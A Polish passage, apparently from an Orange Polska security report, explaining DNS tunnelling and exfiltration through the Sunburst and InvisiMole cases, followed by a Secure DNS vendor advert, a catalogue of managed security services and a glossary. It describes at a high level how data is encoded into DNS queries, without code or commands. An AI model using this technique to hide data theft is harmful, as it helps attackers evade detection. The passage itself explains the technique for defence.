
obsługę na własne serwery DNS. Następnie z zainfekowanej maszyny z danymi wrażliwymi wysyła zapytania DNS o poddomeny w swojej zarejestrowanej wcześniej domenie. Eksfiltracja odbywa się w przesyłanych zapytaniach. Dane mogą być zakodowane w zapytaniach DNS za pomocą liter, cyfr i znaków „-” oraz „_” używając algorytmu takiego jak Base16, Base32 czy Base64. Każda zakodowana porcja danych może być wysłana jako zapytanie w formacie <dane>.domena. Zapytania najczęściej są wysyłane do domyślnego serwera DNS w organizacji ofiary. Ten z kolei przeprowadza proces rozwiązywania nazwy w Internecie w efekcie przesyłając zapytanie finalnie do autorytatywnego serwera DNS atakującego. Serwer ten odbiera zakodowane fragmenty, ponownie składa dane, dekoduje i ew. deszyfruje. Poniższy rysunek przedstawia schemat działania eksfiltracji danych przez DNS.

Przypadek Sunburst

Spójrzmy na jedno z najciekawszych zagadnień, czyli wykorzystanie DNS do ukrytej komunikacji, w tym eksfiltracji danych. W ten sposób DNS był wykorzystany m.in. w ataku Sunburst.

Eksfiltracja danych polega na przekazywaniu informacji (wysyłaniu danych) poprzez zapytania DNS z wnętrza sieci celu na zewnątrz. Atakujący rejestruje domenę i kieruje jej

Schemat ataku Sunburst. Źródło: opracowanie własne



W przypadku tego ataku, zapytania DNS zawierały informacje identyfikujące organizację ofiary (w postaci nazwy domeny wewnętrznej) oraz status działania określonych rozwiązań ochrony. Dane te były zakodowane algorytmem Base32 z niestandardowym zestawem znaków w celu utrudnienia dekodowania. Dodatkowo były ograniczone w długości tak, aby nie wyróżniały się pod tym względem od innych typowych zapytań DNS. Adresy IP w odpowiedziach na te zapytania nie były traktowane jako faktyczne adresy IP, ale jako kody mówiące co robić dalej. Dodatkowo atakujący dobrali tutaj zakresy adresów IP stosowane przez takie firmy jak Amazon, Google czy Microsoft, aby nie wzbudzać nimi podejrzeń.

Infiltracja DNS

Innym sposobem tunelowania DNS jest infiltracja. Polega ona na przekazywaniu informacji w formie odpowiedzi na zapytania DNS z Internetu do wnętrza organizacji celu. Dane mogą być przesyłane w różnych rekordach DNS, np.: A, AAAA, MX, CNAME, TXT czy NULL.

Przykładem jest tutaj atak Invisimole wycelowany w sektor wojskowy w Europie Wschodniej – zainfekowana maszyna była w stanie ściągnąć nowe moduły malware, nawet gdy nie miała dostępu do internetu. Wystarczyło, że była w stanie wysłać zapytanie DNS do lokalnego serwera DNS. Ten przesyłał je dalej przez internet do serwera atakującego. Odpowiedź z tego serwera, zawierająca w rekordzie NULL lub AAAA kawałek nowego, złośliwego kodu, była przesyłana przez lokalny DNS do zainfekowanej maszyny. Komunikacja w formie

proxy jest bardzo ważną cechą działania protokołu DNS, bardzo często wykorzystywaną w złych celach przez atakujących.

Możliwości blokowania tunelowania DNS – rozwiązanie IS

Najlepszym sposobem blokowania tunelowania DNS jest uruchomienie mechanizmów bezpieczeństwa bezpośredniego na serwerze DNS, czyli tzw. system klasy Secure DNS.

Próby blokowania eksfiltracji np. na firewallu mają tę wadę, że z reguły nie są w stanie wskazać jej źródła. Zapytania DNS z zainfekowanego komputera są bowiem przesyłane do lokalnego serwera DNS. Następnie tworzy on na ich bazie nowe pakiety ze swoim adresem źródłowym i przesyła do Internetu poprzez firewalla. Firewall nie widzi więc adresu źródłowego zainfekowanego komputera, a jedynie adres lokalnego serwera DNS. Niestety DNS sinkholing też tu nie pomoże, ponieważ przy eksfiltracji nie mamy do czynienia z nawiązywaniem ruchu przez stację na bazie odpowiedzi z firewalla – to same zapytania DNS stanowią tutaj ruch z danymi.

Nasze rozwiązanie klasy Enterprise, realizuje funkcję monitorowania protokołu DNS i potrafi blokować komunikację malware, w oparciu na:

- 1. Bazie reputacji domen i adresów IP
- 2. Bazie sygnatur ataku
- 3. Analizie behawioralnej zapytań DNS

Piotr Litwiniuk

Integrated Solutions specjalizuje się w zapewnianiu ochrony w obszarze procesów przetwarzania informacji i interakcji w sieciach teleinformatycznych. Firma na co dzień współpracuje z globalnymi producentami rozwiązań cyberbezpieczeństwa, jak Cisco, Check Point, F5 Networks, Palo Alto Networks, Fortinet czy FireEye.

W zakresie Secure DNS partnerem Integrated Solutions jest Infoblox, światowy lider w tym obszarze, posiadający ponad 50% udział w rynku Enterprise DNS/DHCP/IPAM.

„Uzyskanie statusu PLATINUM przez Integrated Solutions potwierdza najwyższy poziom kompetencji i doświadczenia przy realizacji najbardziej złożonych projektów z obszaru cyberbezpieczeństwa.”
Rafał Szewczyk, Regional Sales Manager Central Eastern Europe.



Partner cyfrowych rozwiązań
Security portfolio



Network Security



IT Infrastructure & Application Security



Endpoint Security



Data Leakage Prevention



GDPR Compliance



Security Analysis & Management



AntiMalware protection



Cloud Security



IoT Security

Jak chronić firmę małą i dużą przed zagrożeniami w sieci? Jak zabezpieczyć instytucję publiczną, a jak finansową? – skorzystaj z usług cyberbezpieczeństwa Orange Polska

Coraz większe wykorzystanie systemów teleinformatycznych we wszystkich aspektach prowadzenia działalności biznesowej powoduje wzrost wartości informacji i konieczność ich skutecznej ochrony. Tu liczy się czas reakcji na potencjalne zagrożenia, mogące mieć wpływ na prowadzony przez nas biznes.

Internet Rzeczy przenika nasze codzienne życie, a zagrożenia z tym związane są coraz bardziej odczuwalne. To wyzwanie jeśli chodzi o zapewnienie bezpieczeństwa, zwłaszcza ze względu na słaby wciąż poziom zabezpieczeń „inteligentnych” urządzeń oraz możliwość wykorzystania ich do ataków DDoS. Przeprowadzenie tego typu ataków jest bardzo kosztowne, możemy się spodziewać rosnącej dostępności rozwiązań oferujących ataki „as-a-service”. Internetowi przestępcy stają się coraz bardziej przebiegli i bezwzględni. Aby im przeciwdziałać, potrzeba współpracy firm z ekspertami od bezpieczeństwa w sieci. Orange Polska oferuje usługi, dzięki którym zminimalizujesz ryzyko w sytuacji wielu rodzajów zagrożeń.

Ochrona przed atakami DDoS

Co to są ataki DDoS (Distributed Denial of Service): Rozproszone ataki, które mają na celu zablokowanie dostępu do zasobów, a najczęściej:

- Ataki na pasmo potrzebne do świadczenia usługi, np. ICMP/UDP,
- Ataki na wyczerpanie zasobów systemu, np. TCP SYN,
- Ataki na aplikację np. ataki z wykorzystaniem protokołu http, DNS czy protokołów aplikacji VoIP

Kiedy stosować: Niedostępność usług w przypadku ataku typu DoS lub DDoS.

Na czym polega: Ochrona zasobów internetowych klienta przed wolumetrycznymi atakami odmowy dostępu. Ruch sieciowy jest monitorowany w trybie 24/7/365 pod kątem wykrywania anomalii. W przypadku faktycznego ataku filtrujemy podejrzane pakiety, a do klienta trafia jedynie prawidłowy ruch sieciowy. Wykorzystywane mechanizmy FlowSpec w sieci Orange pozwalają na przyjęcie i mitygację ataków wolumetrycznych o bardzo dużej wielkości.

Jak działa: To połączenie trzech elementów: zespołów SOC i CERT Orange Polska, platformy Arbor Networks, oraz wykorzystania mechanizmów operatorskich w ruchu krajowym i międzynarodowym (blackholing, zarządzanie konfiguracją ruterów).

Dla kogo: Dla wszystkich korzystających z sieci internet i posiadających własną infrastrukturę.

Korzyści:

- Zapewnienie dostępności usług w internecie
- Stały monitoring ruchu i identyfikacja wystąpienia potencjalnych zagrożeń
- Kompetencje specjalistów z Security Operations Center dostępne w trybie 24/7/365
- Natychmiastowe odparcie ataku od infrastruktury klienta
- Brak konieczności inwestowania w odpowiednią infrastrukturę i elastyczny model rozliczania

Firewall (Orange Network Security, Zarządzany UTM)

Na czym polega: Zwiększa bezpieczeństwo korzystania z internetu przez klientów składa się z dwóch komponentów:

- Systemu klasy Next Generation Firewall służącego do ochrony ruchu przychodzącego i wychodzącego
- Portalu do zarządzania usługą przez klienta

Jak działa: Kontrola praw dostępu do infrastruktury klienta oraz korzystania z internetu przez pracowników bez konieczności instalacji dodatkowego sprzętu. Narzędzia do kontroli aplikacji i filtracja www decyduje o rodzajach aplikacji i kategoriach stron dostępnych dla użytkowników.

Dla kogo: Dla wszystkich korzystających z sieci internet i posiadających własną infrastrukturę.

Korzyści:

- Bezpieczny dostęp do internetu
- Brak inwestycji w infrastrukturę po stronie klienta
- Scentralizowana polityka bezpieczeństwa dla wszystkich chronionych lokalizacji

email Protection

Na czym polega: Ochrona poczty klienta przed infekcjami, phishingiem, spamem i wyciekiem danych.

Jak działa: Polega na wykorzystaniu gotowej platformy w sieci Orange Polska. Funkcjonalności usługi to:

- Anty malware
- Anty phishing
- Anty spam
- Anty wirus
- DLP

Dla kogo: Dla wszystkich klientów korzystających z poczty elektronicznej

Korzyści:

- Ochrona informacji przekazywanych drogą elektroniczną
- Rozwiązanie nie wymaga inwestycji w infrastrukturę po stronie klienta

MDM

Co to jest: Mobile Device Management to rozwiązanie do zarządzania flotą urządzeń mobilnych klienta.

Na czym polega: Monitorowanie i zarządzanie urządzeniami mobilnymi klienta np. smartfony, tablety.

Jak działa:

- Zarządzanie flotą mobilną poprzez konsolę,
- Centralne zarządzanie:
 - urządzeniami mobilnymi – lokalizacja, konfiguracja, backup, zdalne blokowanie czyszczenie danych,
 - aplikacjami – centralne repozytorium aplikacji, zdalna dystrybucja i instalacja aplikacji dla grup użytkowników
 - tworzeniem kopii zapasowych najważniejszych danych dostępnych na urządzeniu mobilnym
 - polityką bezpieczeństwa
 - zdalnym wsparciem technicznym

Dla kogo: Dla zarządzających flotą mobilną (smartfony, tablety, laptopy) w każdej organizacji.

Korzyści:

- Centralne zarządzanie urządzeniami mobilnymi w firmie
- Standaryzacja

Monitorowanie incydentów bezpieczeństwa

Co to jest: Stały proces zarządzania incydentami bezpieczeństwa, w tym notyfikacja osób odpowiedzialnych za zarządzanie infrastrukturą klienta.

Na czym polega: Na wykorzystaniu odpowiednich algorytmów (scenariuszy bezpieczeństwa) wyszukiwania informacji w logach monitorowanych systemów.

Dostępne rozwiązania stosowane osobno lub w pakiecie:

SIEM as a Service

Kiedy stosować: Chcesz identyfikować incydenty w infrastrukturze, mieć o nich dane w jednym miejscu i skutecznie je eliminować.

Na czym polega: Udostępnienie funkcjonalności systemu SIEM dla klienta w celu zbierania istotnych zdarzeń z systemów i aplikacji, ich korelacji w poszukiwaniu incydentów bezpieczeństwa.

Jak działa: Dostarczenie kompletnego rozwiązania, w celu monitorowania w trybie 24/7/365, integracja źródeł logów, opracowanie i wdrożenie scenariuszy bezpieczeństwa

Dla kogo:	Dla wszystkich odpowiedzialnych za utrzymanie infrastruktury i danych, przede wszystkim Operatorów Kluczowych zgodnie z Ustawą o Krajowym Systemie Bezpieczeństwa (KSC).
Korzyści:	■ Rozwiązywanie incydentów bezpieczeństwa ■ Gotowe zestawy scenariuszy bezpieczeństwa dla systemów klienta ■ Brak konieczności budowania, utrzymania i rozwoju systemu klasy SIEM po stronie klienta ■ Centralna baza wiedzy o monitorowanych systemach ■ Elastyczny model sztytu na miarę tzn. możliwość uruchomienia u klienta lub w modelu chmurowym

SOC as a Service

Kiedy stosować:	Chcesz scentralizować operacje bezpieczeństwa by szybko reagować na potencjalne zagrożenia.
Na czym polega:	Gotowy proces monitorowania incydentów bezpieczeństwa przy wykorzystaniu kompetencji i zespołu Security Operations Center (SOC) Orange Polska – operatorzy, analitycy i eksperci monitorującego systemy i dane klienta np. poprzez SIEM.
Jak działa:	Proces polegający na integracji danych z systemów klienta z zespołem szybkiego reagowania na zidentyfikowane incydenty.
Dla kogo:	Dla wszystkich odpowiedzialnych za utrzymanie infrastruktury i danych oraz osób zobowiązanych ustawą do szybkiego reagowania na incydent (np. RODO, KNF, KSC).
Korzyści:	■ Dostępne procedury obsługi incydentów ■ Doświadczony zespół specjalistów ■ Brak konieczności budowania od podstaw zespołu specjalistów i kompetencji po stronie klienta ■ Natychmiastowe informowanie osób odpowiedzialnych za infrastrukturę i dane chronione o incydentach

Feed as a Service

Co to jest:	Dostarczanie informacji o zaobserwowanej w sieci Orange złośliwej aktywności. Uzyskane dane mogą posłużyć do zasilenia systemów zabezpieczeń utrzymywanych przez klienta i w efekcie pozwolić na proaktywne zapobieżenie atakowi.
Na czym polega:	Dostarczaniu informacji o zaobserwowanej złośliwej aktywności sieciowej.
Jak działa:	Informacje dostarczane są w postaci plików o zdefiniowanych formatach. Dostępne do pobrania z portalu klienckiego pliki, są aktualizowane co 24 godziny i dotyczą aktywności zaobserwowanej w ciągu ostatniej doby.
Dla kogo:	Wszystkie organizacje utrzymujące systemy bezpieczeństwa
Korzyści:	■ Informacje o zagrożeniach zidentyfikowanych w sieci Orange Polska, służące do zasilenia dodatkowymi danymi systemów zabezpieczeń klienta ■ Ochrona i podniesienie poziomu bezpieczeństwa systemów oraz użytkowników usług ■ Aktywne ograniczenie możliwości infekcji, aktywacji i eksfiltracji danych przez złośliwe oprogramowanie

Testy penetracyjne

Co to jest:	Praktyczna ocena bieżącego stanu bezpieczeństwa,
Na czym polega:	Przeprowadzenie kontrolowanego ataku i analiza bezpieczeństwa wskazanych przez klienta stron WWW i/lub infrastruktury IT. Wskazanie występowania potencjalnych luk bezpieczeństwa bezpieczeństwa spowodowanych niewłaściwą konfiguracją bądź pozostawieniem podatności.
Korzyści:	■ Weryfikacja zabezpieczeń infrastruktury i/ lub aplikacji. ■ Identyfikacja słabych punktów infrastruktury i/ lub aplikacji. ■ Zapewnienie zgodności z przepisami prawnymi. ■ Świadomość na temat słabych punktów infrastruktury i/ lub aplikacji. ■ Przeprowadzenie rozpoznania, które dostarczy informacji na temat podatności. ■ Rekomendacje dotyczące usunięcia wykrytych podatności.

Testy wydajnościowe

Co to jest:	Kontrolowany atak typu DoS/ DDoS na wskazane elementy systemu teleinformatycznego klienta (łącze, serwery, serwisy, punkt styku z siecią internet) w celu oceny odporności na próby ataków.
Na czym polega:	Analiza przeprowadzana z perspektywy potencjalnego przestępcy przy wykorzystaniu kompetencji zespołu i infrastruktury Spirent Communications, sieci transportowej Orange Polska.
Kiedy stosować:	W celu sprawdzenia zabezpieczeń – podatności systemu na ataki typu DDoS
Dla kogo:	Organizacje udostępniające innym swoją infrastrukturę w sieci
Korzyści:	■ Szybka ocena zabezpieczeń systemu przed atakami typu DDoS ■ Rekomendacje eksperckie w celu poprawy bezpieczeństwa systemu ■ Obiektywna i niezależna ocena rzeczywistego poziomu bezpieczeństwa systemów

Testy socjotechniczne

Co to jest:	Symulacja ataku phishingowego, która sprawdzi czujność i świadomość pracowników w zakresie zagrożeń ze strony cyberprzestępców.
Na czym polega:	■ Ocenimy odporność Twojej firmy na kampanie phishingowe ■ Pokażemy pracownikom techniki, które są stosowane przez cyberprzestępców w rzeczywistych atakach ■ Nauczymy ich jak rozpoznawać i reagować na oszustwa wykorzystujące pocztę elektroniczną
Korzyści:	■ Obiektywna ocena cyberbezpieczeństwa pod kątem odporności pracowników na najpopularniejsze z cyberzagrożeń ■ Ograniczenie potencjalnych strat finansowych, wizerunkowych oraz regulacyjnych

Przeglądy i doradztwo SZBI

Co to jest:	Przegląd i ocena procesów bezpieczeństwa informacji pod kątem ich zgodności z normami i przepisami prawa - i/lub doradztwo i wsparcie przy zabezpieczaniu procesów związanych z przetwarzaniem informacji.
Na czym polega:	Prace są wykonywane w oparciu o zgodność z przepisami i/lub normami np. ISO 27001, ISO 22301, ustawą o Krajowym Systemie Cyberbezpieczeństwa, RODO, Rekomendacja D KNF.
Dla kogo:	Firmy przetwarzające informacje wymagające zabezpieczenia np. dane osobowe, projekty techniczne, dane strategiczne, finansowe.

Wsparcie eksperta bezpieczeństwa (CISO)

Co to jest:	Wsparcia ekspertów CERT Orange Polska w różnych bieżących kwestiach związanych z ochroną informacji.
Na czym polega:	W ramach usługi Klientowi udostępniany jest zespół ekspertów, który dzięki szerokim kompetencjom zapewni doradztwo w dziedzinie cyberbezpieczeństwa dostosowanego do bieżących potrzeb Klienta. Może ono obejmować między innymi takie zagadnienia jak planowanie i prowadzenie programów bezpieczeństwa, identyfikacja ryzyka, tworzenie wymagań bezpieczeństwa, wsparcie w audycie dostawców, utwardzanie procesów, a nawet zarządzanie incydentami.
Dla kogo:	Firmy przetwarzające informacje wymagające zabezpieczenia np. dane osobowe, projekty techniczne, dane strategiczne, finansowe.
Korzyści:	■ Zapewnienie zgodności z przepisami prawnymi w zakresie przeglądów bezpieczeństwa informacji ■ Wsparcie dla osób zajmujących się bezpieczeństwem informacji u Klienta w rozmaitych zagadnieniach związanych z ochroną informacji ■ Wsparcie lub prowadzenie programów zwiększania bezpieczeństwa w organizacji ■ Identyfikacja luk oraz projektowanie i wsparcie we wdrażaniu rekomendacji

Ochrona przed złośliwym oprogramowaniem (Malware Protection InLine)

Co to jest:	Ochrona zasobów sieciowych klienta poprzez zapobieganie i wykrywanie infekcji złośliwym oprogramowaniem (ang. malware) próbującym przeniknąć z internetu.
Na czym polega:	Sieciowy ruch klienta jest monitorowany i analizowany pod kątem obecności złośliwego kodu w przesyłanych plikach.
Jak działa:	Malware jest wykrywany z wykorzystaniem technik detekcji powiązanych ze szczegółową analizą ataku. Podejrzane przepływy sieciowe są odtwarzane w maszynach wirtualnych, przeprowadzających zaawansowane analizy zachowania malware w środowisku symulującym realne stacje robocze (Sandbox). Proces opiera się na analizie zachowania kodu, co pozwala zidentyfikować ataki APT i zero-day. Ruch wychodzący z infrastruktury klienta do internetu analizowany jest pod kątem połączeń złośliwego oprogramowania z tzw. serwerami C&C.
Dla kogo:	Dla wszystkich korzystających z sieci internet Orange Polska i posiadających własną infrastrukturę.
Korzyści:	■ Szybka identyfikacja i blokada aktywności złośliwego oprogramowania ■ Ochrona przed cyberzagrożeniami typu APT i zero-day ■ Brak konieczności inwestowania w urządzenia zabezpieczające usługi ■ Ochrona przed niefrasobliwością pracowników klienta

Secure DNS

Co to jest:	Zapobieganie skutkom ataków typu DDoS ukierunkowanych na infrastrukturę DNS klienta.
Na czym polega:	Geograficzne rozproszenie serwerów odpowiadających na zapytania DNS klientów.
Jak to działa:	Orange Polska używa technologii „anycast”, w której pracują światowe sieci serwujące np. domene.com czy .pl. Secure DNS składa się z ponad 40 węzłów, znajdujących się zarówno w sieci Orange, jak i w innych sieciach w Polsce i na świecie. Odpowiedzi z najbliższego sieciowo węzła będą przychodziły maksymalnie szybko, po najkrótszej możliwej trasie, bez opóźnień.
Dla kogo:	Dla klientów świadczących usługi w internecie, właścicieli domen internetowych.
Korzyści:	■ Odsunięcie ataków na serwery DNS od własnej infrastruktury ■ Zapewnienie dostępności usług DNS ■ Łatwa i szybka konfiguracja usługi i obsługa zmian ■ Możliwość pełnego outsourcingu usługi DNS klienta z wykorzystaniem infrastruktury Secure DNS

StopPhishing

Co to jest:	Blokowanie ruchu sieciowego do strony stworzonej przez przestępcę
Jak to działa:	Aktywna blokada ruchu sieciowego pomiędzy użytkownikami sieci Orange Polska a serwerami lub domenami internetowymi zidentyfikowanymi jako element kampanii phishingowej. Przy wykorzystaniu zespołów SOC i CERT Orange Polska gwarantujemy w szybkim czasie blokadę kampanii oraz pilne informowanie innych zespołów szybkiego reagowania o zidentyfikowanym incydencie.
Dla kogo:	Dla klientów świadczących usługi w internecie: ■ firmom z sektora finansowego i bankowego ■ pośrednikom płatności internetowych ■ sklepom internetowym ■ dostawcom treści ■ firmom, których klienci są szczególnie narażeni na utratę danych przez fałszywe strony logowania do serwisów wymagających uwierzytelniania
Korzyści:	■ Minimalizacja skali ataku poprzez ograniczenie liczby potencjalnych ofiar ■ Zmniejszenie kosztów obsługi incydentów bezpieczeństwa po stronie klienta ■ Znaczne ograniczenie ryzyka wizerunkowego związanego z marką klienta

Web Application Protection (platforma WAF aaS)

Co to jest WAF?:	Platforma Web Application Firewall jest zlokalizowana w sieci szkieletowej Orange Polska.
Kiedy stosować:	Niedostępność usług związanych z aplikacją klienta.
Na czym polega:	Ochrona zasobów klienta przed atakami aplikacyjnymi. Cały ruch http/https kierowany jest z internetu do chronionych zasobów zostaje przekierowany przez platformę usługową WAF i poddany analizie zgodnie ze zdefiniowaną polityką bezpieczeństwa.
Jak działa:	Umożliwia ochronę przed dziesięcioma najbardziej krytycznymi zagrożeniami aplikacji webowych zdefiniowanymi w OWASP Top 10 i pozwala na podniesienie bezpieczeństwa aplikacji webowych bez konieczności modyfikacji kodu.
Dla kogo:	Dla wszystkich udostępniających aplikacje w sieci internet.
Korzyści:	■ Zapewnienie bezpieczeństwa informacji i procesów biznesowych ■ Stały monitoring ruchu i identyfikacja wystąpienia potencjalnych zagrożeń ■ Kompetencje specjalistów z Security Operations Center dostępne w trybie 24/7/365 ■ Natychmiastowe odparcie ataku od infrastruktury klienta ■ Brak konieczności inwestowania w odpowiednią infrastrukturę i elastyczny model rozliczania

CyberTarcza

Co to jest:	Ochrona urządzeń mobilnych klienta działających w sieci (stacjonarnej i mobilnej) Orange Polska przed złośliwym oprogramowaniem oraz kampaniami phishingowymi.
Na czym polega:	Ruch sieciowy jest monitorowany i analizowany pod kątem cyberbezpieczeństwa. Usługa blokuje połączenie z zainfekowaną stroną oraz z kategoriami stron zdefiniowanymi przez klienta.
Jak to działa:	Działa w oparciu o analizę ruchu sieciowego operatora, bez względu na system.
Funkcjonalności:	■ antymalware, antyphishing, filtrowanie ■ możliwość zdefiniowania blokad w różnych godzinach dla pracowników i rodziny ■ opcja zarządzania przez użytkownika filtrami ruchu, w ponad 30* kategoriach CyberTarcza zawiera dodatkowe źródła danych o zagrożeniach opracowane pod kątem klienta.
Dla kogo:	Dla wszystkich korzystających z sieci mobilnej Orange Polska - konsument, przedsiębiorca, prepaid.
Korzyści:	■ Możliwość filtrowania ■ Ochrona przed cyberzagrożeniami typu APT i zero-day ■ Brak konieczności inwestowania w urządzenia zabezpieczające usługi ■ Ochrona przed niefrasobliwością pracowników klienta

CyberWatch

Co to jest:	Usługa platformowa polegająca na informowaniu klientów o wykrytych próbach komunikacji z zagrożeniami z jego sieci firmowej (stacjonarnej oraz mobilnej).
Na czym polega:	Raporty dostarczane są klientowi codziennie jako załącznik do wiadomości e-mail.
Jak to działa:	Działa w oparciu o analizę ruchu sieciowego operatora, bez względu na system.
Funkcjonalności:	■ Codzienny raport o wystąpieniu zagrożeń wysyłany pod wskazany adres e-mail, ■ Blokowanie komunikacji urządzeń Klienta ze stronami, które stanowią zagrożenie, ■ Kompleksowa ochrona urządzeń działających w sieci Orange.
Dla kogo:	Dla wszystkich korzystających z sieci Orange Polska
Korzyści:	■ identyfikacja zainfekowanych urządzeń korzystających z sieci Orange, ■ blokowanie podejrzanego ruchu sieciowego z urządzeń stacjonarnych i mobilnych, ■ informacja o zagrożeniach, ■ zapobieganie wyciekowi firmowych danych, ■ usługa nie wymaga instalacji po stronie klienta.



Glosariusz

0-day – exploit, który pojawia się natychmiast po informacji o podatności, dla której nie została jeszcze przygotowana poprawka.

2FA (ang. Two-factor authentication) – mechanizm umożliwiający zastosowanie dwuskładnikowego (lub dwuetapowego) procesu uwierzytelniania. Poza standardową parą danych potwierdzającą tożsamość w systemach (np. nazwa użytkownika i hasło), mechanizm ten [pozwala na wykorzystanie dodatkowej informacji przesyłanej np. wiadomością SMS lub użycia urządzenia potwierdzającego tożsamość np. tokenu czy smartfonu generującego jednorazowy kod (Microsoft / Google Authenticator). Z tego mechanizmu można korzystać w najbardziej popularnych serwisach społecznościowych.

aaS (ang. as a service) – „jako usługa”; skrót odnosi się do modelu udostępniania zasobów usługodawcy klientowi w postaci usługi. Taki model pozwala na uniknięcie wielu kosztownych inwestycji w sprzęt. Można wymienić tu kilka najpopularniejszych stosowanych modeli: IaaS (Infrastructure as a Service), SaaS (Software/ Security as a Service), NaaS (Network as a Service), MaaS (Malware as a Service) czy XaaS (rozwiązanie nazwy usługi zostawiamy czytelnikom).

Abuse – nadużycie; wykorzystanie niektórych możliwości sieci internet niezgodnie z przeznaczeniem lub prawem. W internecie do nadużyć zalicza się m.in. ataki sieciowe, rozsyłanie spamu, wirusów, nielegalnych treści, phishing, itp. Zespół typu Abuse to jednostka odpowiedzialna za przyjmowanie i rozpatrywanie zgłoszeń dotyczących tego typu nadużyć.

Adres IPv4 (ang. IP address) – unikalny adres dla każdego urządzenia w danej sieci (LAN, WAN czy Internet), pozwalający jednoznacznie identyfikację urządzenia (trasy) w sieci na potrzeby routingu.

Adware (ang. advertising-supported software) – oprogramowanie, którego podstawowym zadaniem jest wyświetlanie reklam na urządzeniu użytkownika. Często jest instalowane jako komponent podczas instalacji innego oprogramowania. Często również jest dodawane do darmowego oprogramowania i instalowane bez wiedzy i zgody użytkownika. Ten typ oprogramowania może wyświetlać treści zawierające złośliwy kod – patrz Spyware.

Automatyzacja (definicja zaproponowana przez PWN) – stosowanie urządzeń do zbierania i przetwarzania informacji, przejmujących pewne działania poznawcze, intelektualne i decyzyjne człowieka, wykonywane dotąd przez niego w trakcie użytkowania obiektu (np. obrabiarki, samolotu, banku) lub w trakcie prac twórczych (np. projektowania, uczenia).

Backdoor – „tylne drzwi”; luka w zabezpieczeniach systemu komputerowego, utworzona umyślnie, w celu późniejszego dostępu do systemu. Intruz może

utworzyć backdoora, włamując się poprzez inną lukę w oprogramowaniu lub wykorzystując uruchomienie trojana przez użytkownika.

Blackholing (ang. Blackhole -czarna dziura) – adresy IP w sieci internet, w których ruch sieciowy jest neutralizowany, bez informowania adresata lub nadawcy.

Bot (od ang. robot) – zainfekowany i przejęty komputer, wykonujący polecenia atakującego.

Botnet – sieć połączonych botów, zdalnie kontrolowana przez atakującego. Botnety wykorzystywane są najczęściej do zmasowanych ataków typu DDoS lub rozsyłania spamu.

C&C (ang. Command and Control) servers – infrastruktura serwerów zarządzana przez cyberprzestępców, wykorzystywana do zdalnego wysyłania poleceń i kontroli botnetów.

CERT/CSIRT (ang. Computer Emergency Response Team, Computer Security Incident Response Team) – zespół reagowania na zagrożenia komputerowe. Głównym zadaniem zespołu jest szybka reakcja na zgłaszane przypadki zagrożenia naruszeń bezpieczeństwa sieciowego. Prawo do używania nazwy CERT mają wyłącznie zespoły, spełniające bardzo wysokie wymagania potwierdzone uzyskaniem stosownego certyfikatu tak, jak zespół CERT Orange Polska.

Certstream – serwis umożliwiający śledzenie w czasie rzeczywistym logów udostępnianych przez wystawców certyfikatów. Dzięki niemu możliwy podgląd zdarzeń związanych z nowymi i odnawianymi certyfikatami np. dla stron internetowych.

CEH (ang. Certified Ethical Hacker) – jeden z najbardziej rozpoznawalnych certyfikatów branżowych w obszarze bezpieczeństwa, potwierdzający kwalifikacje członków zespołów zajmujących się testowaniem zabezpieczeń.

CISSP (ang. Certified Information Systems Security Professional) – uznawany na całym świecie certyfikat potwierdzający wiedzę, kwalifikacje i kompetencje w dziedzinie bezpieczeństwa sieciowego.

CyberTarcza – autorskie rozwiązanie Orange Polska, które chroni klientów sieci stacjonarnej oraz mobilnej przez skutkami aktywności wrogiej aktywności w sieci Internet (np. phishingu czy złośliwego oprogramowania).

DDoS (ang. Distributed Denial of Service) – rozproszony atak odmowy usługi; atak sieciowy, polegający na wysłaniu do atakowanego systemu takiej ilości danych, których system ten nie będzie w stanie obsłużyć. Celem ataku jest blokada dostępności zasobów sieciowych. W przypadku DDoS do ataku wykorzystywanych jest wiele komputerów i połączeń sieciowych, co odróżnia go od ataku DoS, który korzysta z jednego komputera i jednego połączenia internetowego.

”

Mamy wypracowane setki scenariuszy bezpieczeństwa gotowych do użycia. To wynik współpracy z klientami z różnych rynków i branż – banki komercyjne, lotniska, duże i średnie organizacje publiczne oraz prywatne.

DNS (ang. Domain Name System) - system nazw domenowych; protokół przypisywania słownych nazw cyfrowym adresom IP. System ten został stworzony dla wygody użytkowników internetu. Sieć internet działa w oparciu o adresy IP, a nie nazwy domen, dlatego wymaga systemu DNS do odwzorowywania nazw domen w adresy IP.

DNS sinkhole – serwer DNS, który przekazuje fałszywe informacje, uniemożliwiając połączenie z docelową stroną internetową. Wykorzystywany do detekcji oraz blokowania złośliwego ruchu w sieci.

Domena internetowa (ang. Internet domain name) – przestrzeń adresów (zasobów) związanych z daną organizacją. Nazwa domeny jest elementem używanym np. przy konstruowaniu adresów URL do identyfikacji zasobów (serwisów) należących do danej organizacji. Przykładem może być domena orange.pl, w której dostępne są zasoby związane z tą domeną, jak serwis internetowy dla klientów Orange Polska -- www.orange.pl.

Exploit – program, który umożliwia przejęcie kontroli nad systemem komputerowym, wykorzystując różne luki w programach i systemach operacyjnych.

Exploit kit – rodzaj oprogramowania, uruchamianego na serwerach sieciowych i służącego do wykrywania luk w zabezpieczeniach.

Firewall – zaporą sieciową; oprogramowanie (urządzenie), którego podstawową funkcją jest filtrowanie ruchu sieciowego. Można wyodrębnić zaporę lokalną w postaci narzędzi systemu operacyjnego (chroniącą lokalny zasób przed zagrożeniami pochodzącymi z sieci) lub sieciową, często w postaci specjalistycznego urządzenia chroniącego większą liczbę zasobów.

FQDN (ang. Full Qualified Domain name) – pełna nazwa domenowa zasobu dostępnego w sieci Internet, składająca się z nazwy zasobu oraz domeny, której jest częścią np. www.orange.pl (www to nazwa zasobu, a orange.pl to domena, w której się znajduje). FQDN dla witryn internetowych jest częścią URI / URL.

